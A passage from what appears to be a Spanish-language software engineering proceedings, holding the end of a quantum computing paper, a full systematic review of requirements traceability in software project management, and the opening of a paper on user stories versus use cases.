En resumen, es recomendable aprovechar estos recursos accesibles para explorar el mundo de la computación cuántica. La barrera de entrada nunca ha sido más baja y el potencial de innovación nunca ha sido más alto. Aunque el impacto pleno de esta tecnología aún está por materializarse, la computación cuántica representa un cambio de paradigma que promete transformar radicalmente la capacidad para abordar problemas complejos. Sin duda, estos avances marcarán el futuro de la informática, abriendo nuevas fronteras en la resolución de desafíos computacionales que antes parecían insuperables.

7 Bibliografía

1. Moret Bonillo, V. Principios fundamentales de computación cuántica. Departamento de Computación. Facultad de Informática.
2. https://www.xataka.com/ordenadores/computacion-cuantica-que-es-de-donde-viene-y-que-ha-conseguido
3. https://www.xataka.com/investigacion/ordenadores-cuanticos-explicados-como-funcionan-que-problemas-pretenden-resolver-que-desafios-deben-superar-para-lograrlo
4. Serrano, M. A., Cruz-Lemus, J. A., Perez-Castillo, R., & Piattini, M. (2022). Quantum software components and platforms: Overview and quality assessment. ACM Computing Surveys, 55(8), 1-31.
5. Dwivedi, K., Haghparast, M., & Mikkonen, T. (2024). Quantum software engineering and quantum software development lifecycle: a survey. Cluster Computing, 1-19.
6. Steiger, D. S., Häner, T., & Troyer, M. (2018). ProjectQ: an open source software framework for quantum computing. Quantum, 2, 49.

7. Paolini, L., Piccolo, M., & Zorzi, M. (2019). QPCF: Higher-order languages and quantum circuits. Journal of Automated Reasoning, 63, 941-966.
8. Koch, D., Wessing, L., & Alsing, P. M. (2019). Introduction to coding quantum algorithms: A tutorial series using pyquil. arXiv preprint arXiv:1903.05195.
9. Feitosa, S. S., Vizzotto, J. K., Piveta, E. K., & Du Bois, A. R. (2016). FJQuantum–a quantum object oriented language. Electronic Notes in Theoretical Computer Science, 324, 67-77.
10 Javadi-Abhari, A., Treinish, M., Krsulich, K., Wood, C. J., Lishman, J., Gacon, J., ... & Gambetta, J. M. (2024). Quantum computing with Qiskit. arXiv preprint arXiv:2405.08810.
11. Krämer, S., Plankensteiner, D., Ostermann, L., & Ritsch, H. (2018). QuantumOptics. jl: A Julia framework for simulating open quantum systems. Computer Physics Communications, 227, 109-116.
12. Svore, K., Geller, A., Troyer, M., Azariah, J., Granade, C., Heim, B., ... & Roetteler, M. (2018, February). Q# enabling scalable quantum computing and development with a high-level dsl. In Proceedings of the real world domain specific languages workshop 2018 (pp. 1-10).
13. Google Quantum AI. (s.f.). Cirq. Accedido en junio de 2024, de https://quantumai.google/cirq
14. Killoran, N., Izaac, J., Quesada, N., Bergholm, V., Amy, M., & Weedbrook, C. (2019). Strawberry fields: A software platform for photonic quantum computing. Quantum, 3, 129.
15. Khammassi, N., Ashraf, I., Someren, J. V., Nane, R., Krol, A. M., Rol, M. A., ... & Almudever, C. G. (2021). OpenQL: A portable quantum programming framework for quantum accelerators. ACM Journal on Emerging Technologies in Computing Systems (JETC), 18(1), 1-24.
16. Bichsel, B., Baader, M., Gehr, T., & Vechev, M. (2020, June). Silq: A high-level quantum language with safe uncomputation and intuitive semantics. In Proceedings of the 41st ACM SIGPLAN Conference on Programming Language Design and Implementation (pp. 286-300).
17. IBM Quantum. (s.f.). IBM Quantum Experience. Accedido en junio de 2024, de https://learning.quantum.ibm.com/
18. IBM Quantum. (s.f.). IBM Quantum Documentation. Accedido en junio de 2024, de https://docs.quantum.ibm.com/
19. Microsoft. (s.f.). Introducción a los katas en Q# y QDK. Accedido en junio de 2024, de https://learn.microsoft.com/es-es/azure/quantum/tutorial-qdk-intro-to-katas
20. Nguyen, H. T., Krishnan, P., Krishnaswamy, D., Usman, M., & Buyya, R. (2024). Quantum Cloud Computing: A Review, Open Problems, and Future Directions. arXiv preprint arXiv:2404.11420.
21. IBM Quantum Composer. Accedido en junio de 2024, https://quantum.ibm.com/composer
22. Google Quantum Playground. Accedido en junio de 2024, https://www.quantumplayground.net
23. Amazon Bracket. Accedido en junio de 2024, https://aws.amazon.com/es/braket
24. Quantum Inspire . Accedido en junio de 2024, https://www.quantum-inspire.com

Una revisión de Trazabilidad de Requerimientos en el contexto de Gestión de Proyectos

Pocladova Victoria[1] , Menchón Magalí [1] ,Olsowy Verena[2] ,
Antonelli Leandro[3] , Thomas Pablo[2]
[1] UNLP Informática, Buenos Aires, Argentina
[2] Instituto de Investigación en Informática LIDI (III-LIDI). Facultad de Informática, Universidad Nacional de La Plata.
Centro Asociado CIC. Buenos Aires, Argentina.
[3] LIFIA, Facultad de Informática, Universidad Nacional de La Plata.
CAETI- Facultad de Tecnología Informática- Universidad Abierta Interamericana
{victoria.pocladova, magalimenchon} @gmail.com
volsowy@lidi.info.unlp.edu.ar
leandro.antonelli@lifia.info.unlp.edu.ar
pthomas@lidi.info.unlp.edu.ar

Abstract. En la ingeniería de requerimientos, la "trazabilidad" se refiere a la capacidad de seguir y comprender los efectos de los cambios en las especificaciones y requerimientos hacia otros elementos del proyecto. Según el Project Management Institute (PMI), el "alcance" se establece como una de las tres restricciones principales, lo que subraya la importancia de evaluar adecuadamente el impacto de los cambios en los requerimientos y en los productos finales mediante una trazabilidad efectiva. El Capability Maturity Model Integration (CMMI)[1] enfatiza en la práctica SP 1.4-2 la necesidad de mantener una trazabilidad bidireccional de los requerimientos, integrando productos de trabajo típicos en la matriz de trazabilidad y en los sistemas de seguimiento de requerimientos. Este trabajo presenta una revisión bibliográfica de las concepciones y prácticas de la inclusión de la trazabilidad de requerimientos, en el contexto de la gestión de proyectos de software.

Keywords: trazabilidad, gestión de proyectos de software, gestión de requerimientos

1. Introducción

La gestión de proyectos de software es crucial debido a las restricciones de presupuesto y tiempo. Los administradores de proyectos deben garantizar que se cumpla con estas restricciones y se entregue un producto de alta calidad. Una gestión eficiente, aunque no garantiza el éxito, reduce el riesgo de retrasos, costos excesivos y expectativas incumplidas. Los criterios de éxito incluyen la entrega oportuna del software, el control de costos, la satisfacción del cliente y un equipo de desarrollo eficaz. La triple restricción, también conocida como el triángulo de la gestión de

proyectos de software, abarca tres limitaciones principales: alcance, tiempo y costo. Estos elementos están interrelacionados, y cualquier cambio en uno afecta inevitablemente a los otros dos. Por ello, deben equilibrarse cuidadosamente, siendo clave la trazabilidad para rastrear los efectos de los cambios en especificaciones y requerimientos [2, 3]. Según el PMI, una adecuada trazabilidad permite dimensionar el impacto de los cambios en los requerimientos y productos finales [4]. El CMMI también destaca la importancia de mantener una trazabilidad bidireccional de los requerimientos para asegurar una gestión eficaz.

Complementariamente, existen diversas herramientas y metodologías disponibles para apoyar la gestión de proyectos de software, como el enfoque Agile, herramientas de gestión de tareas y proyectos, sistemas de control de versiones y plataformas de colaboración en línea.

Este artículo presenta un mapeo sistemático sobre la trazabilidad de requerimientos en proyectos de software.

El trabajo se estructura de la siguiente forma: en la sección 2 se introduce el concepto de trazabilidad en la gestión de proyectos. En la sección 3 se presentan los trabajos relacionados. En la sección 4 se detallan las preguntas de investigación, el protocolo de búsqueda y los criterios de inclusión/exclusión. En la sección 5 se resumen los enfoques principales y cómo integran la trazabilidad. Finalmente, se presenta la discusión final, conclusiones y trabajos futuros.

2. Trazabilidad en la gestión de proyectos

La trazabilidad en el desarrollo de software se refiere a la capacidad de seguir y documentar cada etapa del ciclo de vida del software, desde los requerimientos iniciales hasta su implementación y mantenimiento. Esto permite una visión clara y comprensible de cómo se desarrolló y evolucionó el software, facilitando la identificación de problemas y asegurando que todas las partes del sistema estén alineadas con los objetivos y requerimientos establecidos.

Existen varias técnicas que abordan la trazabilidad, destacando la gestión de requerimientos, el uso de herramientas de gestión de configuraciones y la integración continua [4,5].

Se entiende a la Gestión de Configuración, como el proceso de manejar cambios en el proyecto de manera sistemática a través de herramientas de control de versiones y repositorios de código [4]. Además, la Integración Continua (CI) y Entrega Continua (CD) permiten la integración y entrega frecuente de código. Facilitan la trazabilidad al integrar cambios continuamente y permitir pruebas automáticas que verifican que los requerimientos se cumplan con cada nueva versión [5,6].

Otra técnica es el uso de Matrices de Trazabilidad. El PMBOK define la matriz de trazabilidad como un cuadro que vincula los requerimientos del producto desde su origen hasta los entregables que los satisfacen [2,7].

La importancia de mantener una buena trazabilidad radica en su capacidad para mejorar la calidad y confiabilidad del software, así como en la facilitación del cumplimiento normativo y auditorías. Una trazabilidad adecuada permite a los equipos de desarrollo entender el impacto de los cambios, identificar y corregir

errores rápidamente y asegurarse que todos los componentes del sistema estén correctamente alineados con los requerimientos iniciales. Además, es fundamental en entornos regulados, donde es necesario cumplir con los procedimientos y estándares requeridos para garantizar la seguridad y efectividad del software.

3. Trabajos Relacionados

Diversos estudios han abordado la trazabilidad de requerimientos desde distintas perspectivas. En [25] realizaron una revisión sistemática sobre las tecnologías de trazabilidad y su aplicación en la ingeniería de requerimientos, destacando la importancia de la trazabilidad en el soporte a la toma de decisiones durante el proceso de desarrollo de software. En [26] centraron el estudio de la trazabilidad entre la arquitectura de software y el código fuente, subrayando la necesidad de mantener la coherencia entre los artefactos de alto nivel y su implementación. En [27] exploraron el papel de la trazabilidad en sistemas heterogéneos, proponiendo una serie de prácticas y herramientas que permiten mejorar el seguimiento de los requerimientos en entornos de desarrollo complejos. Estos trabajos proporcionan una base para entender cómo diferentes enfoques y herramientas pueden mejorar la trazabilidad en proyectos de software, lo cual complementa la presente revisión.

El presente trabajo se enfoca en la trazabilidad de requerimientos en el contexto específico de la gestión de proyectos de software, proporcionando una visión actualizada y comparativa de los enfoques más recientes, y explorando su aplicación en equipos ágiles y distribuidos geográficamente.

4. Método de investigación

Considerando que la trazabilidad es una práctica propuesta por el CMMI desde sus ediciones tempranas, en este trabajo se optó utilizar la metodología de mapeo sistemático, definiendo los criterios de selección detallados a lo largo de esta sección.

Para abordar el estudio se plantearon las siguientes preguntas de investigación:

PI1: ¿Qué consideraciones se deben tener en cuenta para implementar la trazabilidad en un equipo ágil?
PI2: ¿Es viable implementar la trazabilidad sin una documentación exhaustiva, adhiriéndose al principio de documentar solo lo necesario?
PI3: ¿Es posible conservar la trazabilidad en equipos distribuidos geográficamente?
PI4: ¿Qué herramientas y procesos pueden ayudar?
PI5: ¿Qué prácticas de agilidad se pueden aprovechar para reforzar la trazabilidad?
PI6: ¿De qué manera invertir tiempo en la trazabilidad puede contribuir a ser más eficientes?

Para la búsqueda de los artículos, se han consultado diversos repositorios, los cuales son SEDICI[8], IEEE[9], Google Scholar[10] y ResearchGate[11]. Para una primera selección, se hizo uso de las siguientes palabras claves con la unión de subcadenas de texto: *trazabilidad de requerimientos, gestión de proyectos de software, trazabilidad hacia adelante y hacia atrás, gestión de riesgos*.

Se obtuvieron 20 artículos de la búsqueda realizada, de los cuales finalmente se seleccionaron 13 que cumplen con los criterios planteados en la tabla 1. El proceso de búsqueda y selección es reflejado en la tabla 2.

Tabla 1. Criterios de inclusión de material bibliográfico

Orden	Criterio
1º	Revisión del título, palabras claves y abstract
2º	Idioma español o inglés
3º	Contenga información relacionada a la trazabilidad de requerimientos
4º	Enfocados en la gestión de software
5º	Contenido relacionado a las preguntas de investigación
6º	Literatura contemporánea con las metodologías ágiles, mediados de 1990 en adelante

Tabla 2. Proceso de búsqueda y selección

Base de datos	Primera selección	Segunda selección
SEDICI	9	5
IEEE	5	4
Google Scholar	3	2
ResearchGate	3	2

En la sección 5, se presenta un breve resumen sobre distintas publicaciones seleccionadas para responder a las preguntas de investigación.

5. Análisis de trabajos seleccionados

El enfoque de Klein [12] se basa en los conceptos establecidos en el Manifiesto de Desarrollo Ágil, habiendo aspectos del desarrollo tradicional que también forman parte de él. El proceso contiene seis etapas, tres de las cuales tienen un documento asociado que es firmado por el cliente para garantizar la trazabilidad de los requerimientos: el documento de “Iniciación”, “Definición preliminar” y “Revisión”.

Se basa en los siguiente principios:

1) documentar solo lo necesario 2) software funcionando es la medida principal de progreso 3) conversación fluida 4) flexibilidad ante el cambio 5) validar la calidad durante todo el proceso 6) diseño incremental.

Un aporte diferencial de la tesis es que demuestra la viabilidad de adaptar la práctica de trazabilidad con un equipo muy reducido y distribuidos geográficamente.

Los autores Vera, Hadad y Doorn [13] describen un mecanismo de generación de trazas que acompañe a cada actividad del proceso de requerimientos junto con un mecanismo de versionado de trazas con el fin de mantener la historia de los cambios.

Definen el tipo de traza a utilizar, existiendo dos tipos posibles: trazas incrementales y trazas largas.

En cuanto al campo del versionado, existe una gran variedad de estrategias, que abarcan desde la forma de generación de versiones hasta el mantenimiento y control de cada cambio. La estrategia debe determinar cómo guardar cada cambio realizado

sobre cada elemento, y para ello existen distintas formas de almacenamiento de cambios. Debe analizarse la relación beneficio-costo de cada opción para entender cual es conveniente aplicar particularmente en cada proyecto.

Bersano en [14] plantea “Una de las principales tareas para la correcta finalización de un proyecto es la gestión de requerimientos, debido a que a partir de esto se definirá el alcance final y preciso del software a construir. Uno de los resultados de esta gestión es la matriz de trazabilidad de los requerimientos, la cual brinda las relaciones existentes entre ellos. A medida que la cantidad de los requerimientos aumenta se hace más dificultosa su gestión sin una asistencia adecuada. Las numerosas relaciones entre los requerimientos deben gestionarse manualmente, tanto sobre los iniciales del proyecto como los que surjan a lo largo de la vida del software.”

En el marco de estas problemáticas se propone desarrollar una herramienta Web que brinde una ayuda semiautomática en la realización de la gestión de los requerimientos y trazabilidad de un proyecto de software, mediante la utilización de técnicas de búsqueda y recuperación de información (Information Retrieval).

Bersano [14] creó el UML del módulo de trazabilidad. El mismo contiene el componente innovador propuesto, estableciendo las relaciones de trazabilidad de requerimientos, contando con documentos relacionados (tanto casos de test como otros requerimientos) a partir de su contenido textual.

Guerra en [15] define que la trazabilidad de requerimientos en un desarrollo ágil es de suma importancia, al ser esencial para garantizar la calidad, la eficiencia y el éxito de los proyectos de software y proporcionar una visión clara y coherente de cómo se relacionan los requerimientos con la implementación y evolución del sistema.

La propuesta puede contribuir significativamente de las siguientes maneras:

- Claridad y Transparencia: Mejora la comprensión y comunicación dentro del equipo de desarrollo.
- Gestión de Cambios: Facilita la identificación y seguimiento de los cambios en los requerimientos a lo largo del ciclo de vida del software.
- Mejora Continua: Permite una evaluación constante de la cobertura de los requerimientos en el código fuente y en las pruebas.
- Demostración de Cumplimiento: Proporciona una base sólida para demostrar el cumplimiento con los requerimientos establecidos.
- Mantenimiento y Evolución: Facilita la implementación de cambios y mejoras en el software a lo largo de su ciclo de vida.

Se concluye que esta propuesta puede ayudar a mejorar la eficiencia y calidad de los proyectos de software al brindar un marco estructurado y eficaz para la gestión de requerimientos, lo que a su vez promueve una mayor transparencia, comunicación, adaptabilidad y control en el proceso de desarrollo.

Los autores Gotel y Finkelstein en [16] examinan la trazabilidad de requerimientos, destacando su importancia antes y después de la especificación de requerimientos. Mediante estudios empíricos, los autores identifican desafíos y barreras en las prácticas actuales de trazabilidad.

1. Herramientas de propósito especial. 2. Workbenches. 3. Environments.

Como parte del desarrollo se propone [16]:

1. Centrarse en la trazabilidad de la especificación de requerimientos previos: Los esfuerzos de investigación deberían reorientarse en la trazabilidad de la especificación de requerimientos previos.
2. Modelar la infraestructura social: Debe reflejar todos los cambios y facilitar la rápida ubicación y acceso de las personas involucradas en la especificación y refinamiento de los requerimientos.

Jacobsson en [17] parte de investigar cómo se suponía que debía realizarse la trazabilidad en los métodos ágiles, analizando estas preguntas básicas: ¿Necesitamos realmente trazabilidad?, ¿Puede la trazabilidad ser ágil?, ¿Se puede agregar sin demasiada sobrecarga administrativa?, ¿Debe el equipo escribir documentos que corren el riesgo de no estar actualizados?, ¿Es necesario que el rastreo sea costoso?, ¿Puede el proyecto ganar algo con la trazabilidad?, ¿Es mejor no tener información de trazabilidad que tener información incorrecta?

El objetivo fue investigar si se puede agregar la trazabilidad a las tecnologías ágiles, y en caso afirmativo, cómo podría hacerse. Se expone [17] cuáles serían los métodos a incorporar para lograr la trazabilidad en entornos ágiles.

Para finalizar destaca que “Hay un dicho: "El todo es mayor que la suma de las partes" cuando se trata de trazabilizar. Cada técnica individual descrita anteriormente posee algunas ventajas y desventajas. Sin embargo, cuando se combinan las técnicas, el equipo (y en la mayoría de los casos, todo el proyecto) ganará más.

Los autores Rempel, Mçder, y Kuschke. en [18] investigan el impacto de las estrategias de trazabilidad específicas de proyectos en el desarrollo de software y la calidad del producto. En la práctica, muchos profesionales no siguen estrategias explícitas de trazabilidad, lo que puede llevar a problemas significativos.

Para abordar este problema, se realizó un estudio cualitativo mediante entrevistas con profesionales de 17 empresas. Se observó que la calidad general de las estrategias de trazabilidad sugiere la necesidad de definirlas desde el principio del proyecto. Además, se destaca que la decisión de incluir o no relaciones de trazabilidad entre artefactos requiere una comprensión detallada del proceso de ingeniería y de los objetivos del proyecto de software.

Se concluye que es esencial contar con un procedimiento orientado a objetivos para evaluar y definir estrategias de trazabilidad. Estrategias bien definidas desde el inicio del proyecto son cruciales para alcanzar una trazabilidad efectiva que apoye las necesidades específicas del proyecto.

Los autores Cleland-Huang, Chang y Christensen en [19] abordan los desafíos asociados con la trazabilidad de requerimientos en el desarrollo de software, especialmente en contextos donde los sistemas evolucionan constantemente. Por ello, proponen un método de trazabilidad basado en notificaciones de eventos, llamado "Event-Based Traceability" (EBT). En este enfoque, los artefactos de software no están estrechamente acoplados; en su lugar, están vinculados a través de un servicio de eventos. Cuando se realiza un cambio en un requisito u otro artefacto, se publica un evento en un servidor de eventos, y las notificaciones se envían a todos los artefactos dependientes. Este mecanismo permite manejar los cambios de manera más eficiente y mantener los artefactos y sus enlaces en un estado reversible.

Los autores Lago, Muccini y Van Vliet en [20] proponen un enfoque para personalizar la trazabilidad mediante la definición de caminos de trazabilidad necesarios para las actividades específicas de los interesados. Presentan dos ejemplos: derivación de productos en líneas de productos de software y planificación de lanzamientos en la gestión de procesos de software. Se demuestra que el enfoque puede ser utilizado para apoyar tanto la trazabilidad de productos como de procesos de manera pragmática y eficiente.

Los autores Dapozo, Greiner, Irrazábal, Medina, Ferraro, Lencina, Chiapello y Mascheroni en [21] plantean que "el desafío es sin duda, acompañar la gestión de cambios con el suficiente nivel de trazabilidad que logre el equilibrio entre calidad de software y tiempo dedicado a la gestión." Así analiza diferentes líneas de investigación, donde se concluye que: [21]

1. Estimación: mientras más específico es el método mejor es el ajuste y una mayor disponibilidad de datos históricos mejora la precisión para estimar.
2. Entrega Continua: la funcionalidad es la característica percibida como más importante. Esto tiene relación directa con los tipos de pruebas que se realizan de manera habitual antes de una entrega de software: las pruebas funcionales.
3. Gestión cuantitativa: en particular, la gestión de incidentes y bugs, contribuirá a la eficiencia en los procesos de desarrollo.
4. Trazabilidad: se determinó mediante encuestas que existe una carencia de trazabilidad de requerimientos en las empresas.

Los autores Kattz Villa, Martínez Moreno, Vergara Camacho y Morales Velázquez en [22] presentan una revisión sistemática de la literatura para relevar un análisis empresarial sobre Matriz de Trazabilidad de Requerimientos (RTM), en busca de definir una matriz estandarizada "compuesta de conceptos que son claves y precisos para el seguimiento de los requerimientos, agilizando y haciendo que se produzcan productos de software de calidad".

Si bien establecen que cada proyecto debe diseñar su propia herramienta en función de los requerimientos establecidos en las fases de diseño y de la complejidad de la ejecución de las tareas [22] presentan que la diferente literatura relevada posee los siguientes puntos en común, de los cuales elaboraron la matriz, incluyendo: Requerimiento, Casos de prueba asociados, Prioridad, Artefactos Asociados, Estado, Situación del requerimiento, Responsable y Fecha de entrega.

Se concluye que implementar en la trazabilidad de requerimientos una RTM estandarizada beneficia a la gestión de un proyecto de software "ya que permite una mejor planificación, seguimiento y control, lo que se traduce en un proyecto más eficiente, eficaz y exitoso."

Los autores Roldán, Vegetti, Marciszack y Gonnet en [23], proponen la construcción de una ontología de requerimientos funcionales, de la cual se concluyen las siguientes ventajas de uso:

i) Posibilita documentar que las características relevantes del sistema como artefactos de tipo plantilla de casos de uso;

ii) Propone una técnica para la generación de un modelo de caso de uso basado en AFD que posibilita su validación.

iii) Utiliza modelos de pruebas basados en AFD, lo que permite derivar un conjunto de casos de pruebas, especificando cierto criterio de cobertura. Esta técnica además, posibilita detectar fallas o defectos en requerimientos;

iv) Propicia la interoperabilidad entre herramientas de soporte HECU y HGCP, ya que se basa en un modelo conceptual que soporta los metamodelos de ellas. [23]

Los autores Helming, Koegel y Naughton en [24] definen: “modelo de proyectos” a los artefactos planificación, gestión y estructura organizativa, y “modelo de sistema” a los artefactos de requerimientos, diseño e implementación.

Destacan que “existen muchas relaciones de gran importancia que se dan entre la gestión de proyectos de software y el modelo del sistema, que tienen una influencia directa en el proyecto.” [24]. Se analizan los siguientes conceptos claves:

(1) Capacidad para navegar entre tareas y la parte correspondiente de la especificación: Refiere a una trazabilidad bidireccional, desde el punto de vista del modelo del sistema hasta el modelo del proyecto.

(2) Agregación del estado de gestión de proyectos de software por artefactos de especificación del sistema: Util para modelos de ciclo de vida donde se utiliza planificación, por ejemplo SCRUM.

(3) Uso de entidades del modelo del sistema para la planificación de proyectos: La integración entre los artefactos de modelos de sistema y de proyecto proporciona una mejor planificación.

(4) Validación del modelo unificado: Aplicando técnicas de validación usadas en el modelo de sistema por medio de criterios de consistencia o integridad al modelo unificado.

Por medio del abordaje del estudio con Unicase, siendo una herramienta CASE (Ingeniería Asistida por Computadora) diseñada para un modelo unificado se expone la posibilidad de gestionar la integración de dicho modelo unificado.

La tabla 3 presenta un resumen de la propuesta de cada artículo.

Tabla 3: Resumen de la propuesta de cada artículo.

Referencia	Propuesta
[12]	Proceso basado en el Manifiesto de Desarrollo Ágil
[13]	Mecanismo de generación y versionado de trazas
[14]	Herramienta web para la gestión de requerimientos
[15]	Importancia de la trazabilidad en el desarrollo ágil
[16]	Trazabilidad de requerimientos antes y después de especificación
[17]	Trazabilidad en métodos ágiles
[18]	Impacto de estrategias de trazabilidad en calidad de software
[19]	Nuevo método de trazabilidad Event-Based Traceability (EBT)
[20]	Personalización de trazabilidad
[21]	Gestión de cambios con trazabilidad
[22]	Matriz de Trazabilidad de Requerimientos (RTM)
[23]	Ontología de requerimientos funcionales
[24]	Modelo unificado de proyectos y sistemas

6. Discusión

De la totalidad de los 20 artículos analizados se descartaron 7 debido a tener un abordaje específico a código o la presentación de software particulares asegurando que los mismos cumplan con correctitud la administración pero sin hacer foco en la trazabilidad, desviándose de las preguntas de investigación planteadas.

La mayoría de los artículos tiene un abordaje fuertemente enfocado en el eje de las problemáticas que encuentran las diferentes organizaciones al integrar y aplicar la trazabilidad, proponiendo distintas alternativas de mejora. Se dispone entonces de las siguientes categorías en común y distribuciones en la tabla 4.

Dicho relevamiento refleja los puntos en común abordados por una variedad de planteos de diferentes autores. Todos los artículos coinciden en que la trazabilidad es fundamental para la gestión de software. Siendo el mismo, un campo donde existe gran diversidad de propuestas para su aplicación e integración.

Tabla 4: Distribución de categorías.

Categoría	Cantidad de artículos
Propuestas de mejora a los problemas de aplicación de trazabilidad	6
Trazabilidad integrada a metodologías ágiles	3
Herramientas y técnicas de aplicación	4

De dichos artículos se concluyen las siguientes respuestas a las preguntas de investigación:.

PI1: En [12], [15], [17] se discute la integración de la trazabilidad en metodologías ágiles y la personalización de la trazabilidad según las necesidades del proyecto. Se mantiene la trazabilidad a partir de documentos claves como el de “Iniciación”, “Definición preliminar” y “Revisión” o la matriz de trazabilidad en el levantamiento de requerimientos, útil para equipos ágiles.

PI2: En [17], [24] y [23] se proponen mantener la trazabilidad sin necesidad de tener documentación exhaustiva, alineándose con los principios ágiles de documentar solo lo necesario y priorizar el software en funcionamiento. Se puede mantener la trazabilidad usando herramientas automatizadas, integración continua, documentación mínima viable, mantenimientos de un backlog, reuniones regulares, etc

PI3: En [12] se menciona que la trazabilidad puede mantenerse en equipos distribuidos geográficamente mediante el uso de herramientas de colaboración y gestión de proyectos, así como políticas claras sobre información de rastreo.

PI4: Los art. [13], [14], [16], [18], [19], [20] y [22] mencionan diversas herramientas y procesos que pueden facilitar la implementación de la trazabilidad, incluyendo herramientas, técnicas y mecanismos automáticos de generación de trazas que son esenciales para gestionar la trazabilidad de manera eficiente.

PI5: En [12] y [15] las prácticas ágiles como reuniones diarias, revisiones de sprint y retrospectivas se utilizan como métodos efectivos para reforzar la trazabilidad, todos los miembros del equipo deben estar al tanto de los cambios en los requerimientos.

PI6: En [15] y [21] se resalta como la trazabilidad puede aumentar la eficiencia del equipo, proporcionando una visión clara de los requerimientos y permitiendo la identificación rápida de desviaciones y la toma de medidas correctivas.

7. Conclusiones y trabajo futuro

La trazabilidad de requerimientos es fundamental para contribuir a la calidad y al éxito de los proyectos de software. Los enfoques presentados abarcan desde métodos tradicionales hasta técnicas avanzadas basadas en eventos y recuperación de información, reflejando la importancia de personalizar la trazabilidad según las necesidades específicas del proyecto. Además, integrar la trazabilidad en metodologías ágiles y utilizar herramientas semiautomáticas puede mejorar la gestión de cambios y la documentación de requerimientos. En general, una buena planificación y la aplicación de políticas adecuadas son cruciales para optimizar la trazabilidad y, en consecuencia, la calidad del software.

En este trabajo se presenta un estudio exploratorio y descriptivo sobre la evolución de las prácticas de trazabilidad acompañando las modificaciones de contexto que se inclinan por una fuerte presencia de metodologías ágiles, trabajo en entorno geográficamente distribuido y equipos reducidos.

Como trabajo futuro se propone aplicar las técnicas presentadas a un ejercicio práctico a fin de evaluarlas y poder compararlas.

8. Referencias

1.http://sedici.unlp.edu.ar/bitstream/handle/10915/3956/2_-_ideas_generales_de_cmmi-sw.pdf?sequence=10 Accedido julio de 2024.
2. Sommerville, I. (2002) Ingeniería de software [6ta edición], Addison Wesley, México
3. Nicholas J, Steyn H. (2017) Project Management for Engineering, Business and Technology. 5th ed. London: Routledge.
4. https://www.redhat.com/es/topics/automation/what-is-configuration-management. Accedido julio de 2024.
5. https://www.redhat.com/es/topics/devops/what-is-ci-cd. Accedido julio de 2024.
6. https://www.oracle.com/ar/scm/product-lifecycle-management/requirements-management/ . Accedido julio de 2024.
7. Project Management Institute (2013) Guía de los fundamentos para la dirección de proyectos (Guía PMBOK) Quinta edición “9 - GESTIÓN DE LOS RECURSOS HUMANOS DEL PROYECTO”, pp. 262.
8. https://sedici.unlp.edu.ar/. Accedido julio de 2024.
9. https://www.ieee.org/ . Accedido julio de 2024.
10. https://scholar.google.es/schhp?hl=es . Accedido julio de 2024.
11. https://www.researchgate.net/ . Accedido julio de 2024.
12. Klein P. (2021) Proceso de desarrollo de software con trazabilidad de requerimientos, documentación mínima y aplicable con equipos pequeños y distribuido.
13. Vera A. F., Hadad G. D. S. & Doorn J. H. (2013) Trazabilidad de Versiones en Ingeniería de Requisitos. XV Workshop de Investigadores en Ciencias de la Computación,WICC.
14. Bersano D. M. (2014) Administración y trazabilidad inteligente de requerimientos.
15. Guerra, J. (2021) Una propuesta para facilitar la trazabilidad de los requerimientos en un desarrollo ágil,

16. Gotel O. C. Z. & Finkelstein A. C. W. (1994) An Analysis of the Requirements Traceability Problem.17. Jacobsson M. (2009) Implementing Traceability In Agile Software Development-
18. Rempel P., Mçder P. & T. Kuschke (2013) An empirical study on project-specific traceability strategies. 21st IEEE International Requirements Engineering Conference.
19. Cleland-Huang J., Chang C.K. & Christensen M. (September 2003) Event-based traceability for managing evolutionary change. IEEE Transactions on Software Engineering.
20. Lago P., Muccini H. & Van Vliet H. (Enero 2009) A scoped approach to traceability management. Journal of Systems and Software.
21. Dapozo G. N., Greiner C. L., Irrazábal E. , Medina Y., Ferraro M., Lencina A., Chiapello J. & Mascheroni M. A. (2016)Métodos y herramientas de estimación, gestión cuantitativa de proyectos, trazabilidad de requerimientos y entrega continua, orientados a la mejora de la calidad del software.
22. Kattz V. E., Martínez M. P., Vergara C. J.& Morales Velázquez L. A. (2024) Matriz de trazabilidad en el levantamiento de requisitos: una revisión sistemática de la literatura..
23.Roldán M. L., Vegetti M., Marciszack M. M. & Gonnet S. (2017) Un Modelo Conceptual para la Especificación y Trazabilidad de Requerimientos Funcionales basados en Casos de Uso y Casos de Prueba.
24. Helming J., Koegel M. & Naughton H. (2009) Towards traceability from project management to system models. ICSE Workshop on Traceability in Emerging Forms of Software Engineering.
25. Wang, B., Peng, R., Li, Y., Lai, H., & Wang, Z. (2018). Requirements traceability technologies and technology transfer decision support: A systematic review. *Journal of Systems and Software*, 146, 59-79.
26. Javed, M. A., & Zdun, U. (2014, May). A systematic literature review of traceability approaches between software architecture and source code. In *Proceedings of the 18th International Conference on Evaluation and Assessment in Software Engineering* (pp. 1-10).
27. Mustafa, N., & Labiche, Y. (2017, July). The need for traceability in heterogeneous systems: A systematic literature review. In *2017 IEEE 41st Annual Computer Software and Applications Conference (COMPSAC)* (Vol. 1, pp. 305-310). IEEE.

User Stories or Use Cases? The Answer is: Requirements!

Fernando Pinciroli

Instituto de Investigaciones, Universidad Nacional de San Juan, Argentina
fpinciroli@iinfo.unsj.edu.ar

Abstract. Until the promulgation of the Agile Manifesto, one of the primary issues in software development was the production of requirement specifications with many inconveniences. One of the four values of the Agile Manifesto was precisely "working software over comprehensive documentation". However, many misinterpreted this value, and, in practice, documentation was taken to the minimum expression, aiming more at doing agility than good software. Then, user stories took the place of use cases. After some years, it can be perceived that one problem was replaced with another: there is a significant loss of quality in the requirements. In this work, we aim to highlight two fundamental points: 1) the problem does not lie in the use of one technique over the other, but in the need to specify requirements correctly; 2) these techniques are not interchangeable, as they target different requirements approaches, to the extent that it is most effective to use them in combination.

Keywords: software requirement; use case; user story; story mapping; top-down requirement development; bottom-up requirement development; dual-track agile.

1 Introduction

Until the promulgation of the Agile Manifesto [1], one of the primary issues in software development was the production of requirement specifications with many of the following characteristics: excessive length; low value to its customers: developers, testers, and users; obsolescence; excessive formal rigor; preparation far in advance; excessive preparation time; highly bureaucratic approval processes; lack of important information, analysis, validation, and of completeness criteria.

It should not be surprising, then, to find that one of the four values of the Agile Manifesto was precisely "working software over comprehensive documentation". It is important to clarify that this value did not accurately express the authors' intention, who would have preferred to say "working software over exhaustive documentation", as the problem they wanted to highlight was not how much should be covered, but rather to avoid excessive detail.

